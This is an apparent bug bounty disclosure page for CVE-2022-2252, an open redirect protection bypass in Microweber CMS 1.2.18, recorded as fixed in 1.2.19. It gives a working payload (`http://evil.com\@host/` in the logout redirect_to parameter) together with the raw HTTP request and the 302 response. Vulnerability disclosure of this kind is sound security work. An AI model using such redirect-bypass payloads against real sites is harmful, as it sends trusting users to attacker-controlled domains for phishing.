

Bypass open redirect protection in microweber/microweber



Valid

Reported on Jun 28th 2022

Description

I could bypass the open redirect protection on the application after parsing the redirect function using the following payload `http://evil.com\@192.168.61.130/` and the payload with the link in the following

```
http://192.168.61.130/test/microweber-master/logout?redirect_to=http://evil.com\@192.168.61.130/
```

note that the ip `192.168.61.130` is my local server which runs the CMS.

Proof of Concept

login to your account

open the link with the payload `http://192.168.61.130/test/microweber-master/logout?redirect_to=http://evil.com\@192.168.61.130/`

click on **Confirm** and you will be redirected to `evil.com`


The following is the request from the page

```
POST /test/microweber-master/logout HTTP/1.1
Host: 192.168.61.130
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 104
Origin: http://192.168.61.130
Connection: close
```

[Chat with us](#)

Referer: http://192.168.61.130/test/microweber-master/logout?redirect_to=ht
Cookie:
Upgrade-Insecure-Requests: 1

_token=B6N4HwCIWdTfZ8pjaESZSnmA5F7WTKoC8YphlVc9&redirect_to=http%3A%2F%2Fev



The response is the following

```
HTTP/1.1 302 Found
Date: Tue, 28 Jun 2022 13:13:22 GMT
Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29
X-Powered-By: PHP/7.4.29
Cache-Control: no-cache, private
Location: http://evil.com\@192.168.61.130/
Set-Cookie: .....path=/; httponly; samesite=lax
Content-Length: 374
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="refresh" content="0;url='http://evil.com\@192.168.61.130/'>

    <title>Redirecting to http://evil.com\@192.168.61.130/</title>
  </head>
  <body>
    Redirecting to <a href="http://evil.com\@192.168.61.130/">http://ev
  </body>
</html>
```



you can notice the `Location` header is redirecting to `evil.com`

Impact

redirecting the users to other domains via the CMS trusted domain.

Chat with us

References

- <https://bugs.php.net/bug.php?id=77423>

CVE

CVE-2022-2252

(Published)

Vulnerability Type

CWE-601: Open Redirect

Severity

Medium (4.3)

Registry

Other

Affected Version

1.2.18

Visibility

Public

Status

Fixed

Found by



Mohamed Sayed

@flex0geek

legend ▼



Fixed by



Peter Ivanov

@peter-mw

maintainer

This report was seen 684 times.

We are processing your report and will contact the **microweber** team within
5 months ago

Chat with us

We have contacted a member of the **microweber** team and are waiting to hear back
5 months ago

Peter Ivanov validated this vulnerability 5 months ago

Mohamed Sayed has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Peter Ivanov marked this as fixed in **1.2.19** with commit **187e94** 5 months ago

Peter Ivanov has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ✗

Sign in to join this conversation

2022 © 418sec

huntr

home

hacktivity

leaderboard

FAQ

contact us

terms

part of 418sec

company

about

team

Chat with us

